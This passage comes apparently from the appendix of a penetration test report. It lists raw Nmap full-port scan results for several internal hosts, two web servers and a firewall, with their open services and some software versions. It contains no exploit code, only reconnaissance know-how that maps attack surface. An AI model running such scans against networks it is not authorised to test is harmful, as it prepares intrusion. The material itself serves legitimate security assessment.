MAC Address: 00:15:5D:00:04:04 (Microsoft)


# Nmap done at Thu Jan  6 11:23:58 2022 -- 1 IP address (1 host up) scanned in
14.51 seconds
```

7.6.6 PC 2

```
# Nmap 7.80 scan initiated Thu Jan  6 11:22:50 2022 as: nmap -p- -oN PC 2
192.168.0.34

Nmap scan report for 192.168.0.34

Host is up (0.0018s latency).

Not shown: 65527 closed ports

PORT      STATE SERVICE

22/tcp    open  SSH

111/tcp   open  rpcbind

2049/tcp  open  NFS

40530/tcp open  unknown

40887/tcp open  unknown

44911/tcp open  unknown

48671/tcp open  unknown

55499/tcp open  unknown
```

```
# Nmap done at Thu Jan  6 11:23:07 2022 -- 1 IP address (1 host up) scanned in
16.91 seconds
```

7.6.7 PC 3

```
# Nmap 7.80 scan initiated Thu Jan  6 11:23:07 2022 as: nmap -p- -oN PC 3
13.13.13.13

Nmap scan report for 13.13.13.13

Host is up (0.0023s latency).

Not shown: 65534 closed ports

PORT   STATE SERVICE

22/tcp open  SSH


# Nmap done at Thu Jan  6 11:23:26 2022 -- 1 IP address (1 host up) scanned in
19.32 seconds
```

7.6.8 PC 4

```
# Nmap 7.80 scan initiated Thu Jan  6 11:23:26 2022 as: nmap -p- -oN PC 4
192.168.0.130

Nmap scan report for 192.168.0.130

Host is up (0.0036s latency).

Not shown: 65527 closed ports

PORT      STATE SERVICE

22/tcp    open  SSH

111/tcp   open  rpcbind

2049/tcp  open  NFS

42415/tcp open  unknown

45735/tcp open  unknown

45858/tcp open  unknown

46393/tcp open  unknown

50932/tcp open  unknown


# Nmap done at Thu Jan  6 11:23:44 2022 -- 1 IP address (1 host up) scanned in
17.63 seconds
```

7.6.9 PC 5

```
# Nmap 7.80 scan initiated Fri Jan  7 11:54:46 2022 as: nmap -p- -oN PC 5
192.168.0.65/27

Nmap scan report for 192.168.0.65
```

```
Host is up (0.0017s latency).
Not shown: 65470 closed ports, 62 filtered ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.66
Host is up (0.0019s latency).
Not shown: 65464 closed ports, 63 filtered ports
PORT      STATE SERVICE
22/tcp    open  SSH
111/tcp   open  rpcbind
2049/tcp  open  NFS
42567/tcp open  unknown
43950/tcp open  unknown
46353/tcp open  unknown
56046/tcp open  unknown
60606/tcp open  unknown

# Nmap done at Fri Jan  7 11:56:18 2022 -- 32 IP addresses (2 hosts up) scanned in
92.02 seconds
```

7.6.10 Web Server 1

```
# Nmap 7.80 scan initiated Thu Jan  6 11:11:55 2022 as: nmap -p- -oN Web Server1
172.16.221.0/24
Nmap scan report for 172.16.221.16
Host is up (0.00054s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE
22/tcp  open  SSH
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 172.16.221.237
```

```
Host is up (0.0010s latency).

Not shown: 65533 closed ports

PORT    STATE SERVICE

80/tcp  open  http

443/tcp open  https


# Nmap done at Thu Jan  6 11:12:45 2022 -- 256 IP addresses (2 hosts up) scanned
in 50.25 seconds
```

7.6.11 Web Server 2

```
# Nmap 7.80 scan initiated Thu Jan  6 11:33:04 2022 as: nmap -p- -oN Web Server2
192.168.0.242

Nmap scan report for 192.168.0.242

Host is up (0.0016s latency).

Not shown: 65499 closed ports, 32 filtered ports

PORT      STATE SERVICE

22/tcp    open  SSH

80/tcp    open  http

111/tcp   open  rpcbind

41073/tcp open  unknown


# Nmap done at Thu Jan  6 11:35:36 2022 -- 1 IP address (1 host up) scanned in
152.03 seconds
```

7.6.12 Firewall

```
# Nmap 7.80 scan initiated Thu Jan  6 11:47:11 2022 as: nmap -oN firewall -O -sV -
p- 192.168.0.240/30

Nmap scan report for 192.168.0.242

Host is up (0.0034s latency).

Not shown: 65531 closed ports

PORT      STATE SERVICE VERSION

22/tcp    open  SSH     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
2.0)

80/tcp    open  http    Apache httpd 2.4.10 ((Unix))

111/tcp   open  rpcbind 2-4 (RPC #100000)

41073/tcp open  status  1 (RPC #100024)

Device type: general purpose

Running: Linux 3.X|4.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.11 - 4.1

Network Distance: 5 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

# Nmap done at Thu Jan  6 11:48:13 2022 -- 4 IP addresses (1 host up) scanned in
62.58 seconds
```